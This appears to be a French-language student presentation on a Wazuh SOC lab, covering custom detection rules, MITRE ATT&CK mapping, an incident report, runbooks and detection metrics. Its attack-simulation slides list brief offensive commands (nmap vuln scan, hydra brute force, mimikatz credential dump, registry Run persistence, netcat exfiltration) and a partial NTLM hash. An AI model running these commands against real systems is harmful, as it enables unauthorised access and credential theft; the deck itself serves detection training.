

SOC Lab

Laboratoire de Simulation SOC

Detection • Alerte • Reponse aux Incidents

Equipe — Groupe 1

- Tchjima KONE — Ingenieur SOC
- Toualy ZUNON — Analyste Detection
- Rohon YESSOH — Analyste Incident

SIEM

Wazuh 4.7.5

Virtualisation

VirtualBox

Reseau lab

192.168.56.0/24

19 regles personnalisées

5 techniques MITRE ATT&CK



TransNumerik

Stage Cybersecurite 2026

Architecture du Laboratoire SOC

Reseau isole Host-Only VirtualBox | 192.168.56.0/24 | 4 VMs | 15 Go RAM total

SIEM Central

wazuh-server

Ubuntu 24.04 Server

IP: 192.168.56.110

RAM: 6 Go

Wazuh Manager
Indexer + Dashboard

Cible Windows

windows-target

Windows Server 2022

IP: 192.168.56.103

RAM: 4 Go

Wazuh Agent 4.7.5
+ Sysmon v15.20

Cible Linux

linux-target

Ubuntu 24.04 Desktop

IP: 192.168.56.101

RAM: 2 Go

Wazuh Agent 4.7.5
+ UFW + SSH


Attaquant

kali-attacker

Kali Linux 2024

IP: 192.168.56.104

RAM: 3 Go



← Communication via port 1514 TCP (logs) →

Pipeline SOC Complet — 8 Etapes



Un SIEM qui collecte sans detecter ne suffit pas.

Notre lab demontre la chaine complete : collecte → detection → triage → rapport d'incident.

Couverture MITRE ATT&CK — 5 Techniques

T1046	Reconnaissance Scan réseau	Nmap	Win+Linux	Regles: 100013 / 100017	●
T1110.003	Initial Access Brute Force	Hydra	Win+Linux	Regles: 100014/15 · 100011/12	●
T1003	Credential Access Dump credentials	Mimikatz	Windows	Regles: 100003 / 100010	●
T1547.001	Persistence Cle registre Run	PS + FIM	Windows	Regles: 100016 / 100018	●
T1041	Exfiltration Exfiltration data	Netcat	Linux	Regles: 100009 / 100019	●

19 Regles de Detection Personnalisees

Organisees en paires brut/groupe pour eviter le bruit d'alertes — approche professionnelle SOC

Windows — 10 regles

100001/100014

Brute Force RDP (brut+groupe)

T1110.003

100011

Connexion RDP reussie

T1110.003

100002/100013

Scan reseau pare-feu (brut+groupe)

T1046

100003

Execution Mimikatz (Sysmon)

T1003

100004/100016/100018

Persistence registre Run (FIM)

T1547.001

Linux — 9 regles

100006/100015

Brute Force SSH (brut+groupe)

T1110.003

100012

Connexion SSH reussie

T1110.003

100007/100017

Scan reseau UFW (brut+groupe)

T1046

100010

Acces fichier /etc/shadow

T1003

100008/100009/100019

Persistence crontab + Exfiltration Netcat

T1547/T1041

Simulation des Attaques — Kill Chain Complete

Machine attaquante : Kali Linux 192.168.56.104 | Cibles : Linux .101 + Windows .103

01

Reconnaissance

```
nmap -vv -T4 -O -sV -sS --script vuln
```

Alerte: 100013 / 100017

Recon

04

Dump Credentials

```
mimikatz > sekurlsa::logonpasswords
```

Alerte: 100003

Credential

02

Brute Force SSH

```
hydra -l victime -P pass.txt ssh://...
```

Alerte: 100015 / 100012

Initial Access

05

Persistence Registre

```
New-ItemProperty HKCU:\...\Run
```

Alerte: 100016 / 100018

Persistence

03

Brute Force RDP

```
hydra -l Admin -P pass.txt rdp://...
```

Alerte: 100014 / 100011

Initial Access

06

Exfiltration Netcat

```
nc -lvp 4444 | nc target < data.txt
```

Alerte: 100019

Exfiltration

Demonstration Live — Dashboard Wazuh

Scenarioroule en direct devant le jury :

1

Lancer le scan Nmap depuis Kali

Alertes 100013 (Win) + 100017 (Linux) apparaissent dans le dashboard

Alertes 100013 (Win) + 100017 (Linux) apparaissent dans le dashboard

2

Executer Hydra SSH contre linux-target

100015 (tentatives) + 100012 (connexion reussie avec mot de passe trouve)

100015 (tentatives) + 100012 (connexion reussie avec mot de passe trouve)

3

Executer Hydra RDP contre windows-target

100014 (tentatives) + 100011 (connexion RDP reussie — niveau Critique)

100014 (tentatives) + 100011 (connexion RDP reussie — niveau Critique)

4

Executer Mimikatz sur windows-target

Alerte critique 100003 — Hash NTLM Administrateur extrait : 8779fbb...

Alerte critique 100003 — Hash NTLM Administrateur extrait : 8779fbb...

5

Persistence + Exfiltration Netcat

100016/100018 (registre) + 100019 (exfiltration fichier sensible detectee)

100016/100018 (registre) + 100019 (exfiltration fichier sensible detectee)

Triage Analyste SOC — Workflow VP/FP



Alerte	Qualification	Criticite	Action
100013 - Scan Windows	Vrai Positif	Moyen	Surveiller
100017 - Scan Linux	Vrai Positif	Moyen	Surveiller
100014 - BF Windows	Vrai Positif	Eleve	Bloquer IP
100015 - BF SSH	Vrai Positif	Eleve	Bloquer IP
100011 - Connexion Win	Vrai Positif	Critique	Escalader
100012 - Connexion SSH	Vrai Positif	Critique	Escalader
100003 - Mimikatz	Vrai Positif	Critique	Isoler
100016/18 - Persistance	Vrai Positif	Eleve	Nettoyer
100019 - Exfiltration	Vrai Positif	Critique	Escalader

Rapport d'Incident Formel — INC-001

CRITIQUE — INC-001

Date: 18 Mai 2026

Analyste: Rohon YESSOH

Statut: Cloture

Machines: linux-target + windows-target

Attaquant: Kali 192.168.56.104

Hash NTLM: 8779fbbcb770eff68ce36...

Timeline de l'incident



13 : 25 Scan Nmap reseau

13 : 36 Brute Force SSH → Succes

14 : 17 Brute Force RDP → Succes

15 : 52 Execution Mimikatz

16 : 45 Persistance registre Run

18 : 01 Exfiltration Netcat port 4444

Runbooks Analyste SOC — 2 Procedures

Runbook — Brute Force T1110.003

Declencheurs:	100001, 100006, 100014, 100015, 100011, 100012
1. Identifier:	IP attaquante, utilisateur cible, duree
2. Qualifier:	Nb tentatives, connexion reussie ? IP connue ?
3. Action:	Bloquer IP, reset MDP, verifier logs connexion
4. Escalade:	Si connexion reussie → escalader niveau 2
5. IOC:	IP source, user, timestamps, protocole SSH/RDP
6. Remediation:	Activer MFA, deployer fail2ban, renforcer MDP

Runbook — Exfiltration T1041

Declencheurs:	100005, 100009, 100019
1. Identifier:	Machine source, IP dest, port, volume data
2. Qualifier:	Fichiers exfiltres, destination connue ?
3. Action:	Isoler machine, bloquer IP dest, capturer trafic
4. Escalade:	Toujours escalader — Notifier RSSI immediatement
5. IOC:	IP src/dst, port 4444, timestamp, fichiers, hash
6. Remediation:	Isoler machine, analyser fichiers, changer creds

Metriques de Detection — Resultats

5/5

Techniques
MITRE couvertes

100%

19

Regles
personnalisees

Win + Linux

<1min

MTTD
moyen

Mean Time To Detect

95%

Taux de
detection

Vrais Positifs

Methode de calcul — Base : 6 scenarios rejoues



MTTD < 1min

Delai entre 1er paquet malveillant et 1ere alerte Wazuh

Timestamps dashboard



Taux 95%

19 alertes generees / 20 attendues x 100 = 95%

Captures dashboard



FP < 5%

1 FP / 25 alertes x 100 = 4% — regle 100012 SSH legitime

Tableau triage VP/FP

Limitations, Recommendations & Conclusion

Limitations identifiées

UFW same_source_ip

Non supporte — solution : ignore=60 (1 alerte/min)

FIM Registre Windows

Delai detection — forcer scan ou cron toutes 2min

Scan furtif Nmap -sS

Non detecte sans IDS — Recommandation : Suricata

Windows Defender

Supprime Mimikatz — desactiver ou exception pare-feu

Recommandations

Deployer Suricata

Detection IDS reseau — scans furtifs + anomalies

Activer MFA

Sur tous les comptes admins — eliminer le Brute Force

Deployer fail2ban

Blocage auto SSH apres N echecs — Linux uniquement

CDB List IP Reputation

Wazuh Active Response — blocage auto IPs malveillantes

✓ SOC fonctionnel ✓ Pipeline complet ✓ 5 techniques MITRE ✓ 19 regles ✓ Rapport INC-001 ✓ Runbooks

Merci !

SOC Lab — Groupe 1

- ✓ SOC miniature fonctionnel deploye
- ✓ Pipeline collecte → rapport complet
- ✓ 5 techniques MITRE ATT&CK couvertes
- ✓ 19 regles personnalisées Windows + Linux
- ✓ Rapport d'incident INC-001 produit
- ✓ Runbooks + metriques documentes

Remerciements



Direction de CEDITECH

Pour la confiance et l'opportunité de réaliser ce projet



Direction & équipe Transnumerik

Pour l'encadrement et le soutien tout au long du stage



Professeurs & encadreurs

Pour les enseignements et les orientations techniques



Membres du jury

Pour votre attention et votre évaluation

"Merci pour votre attention et vos questions."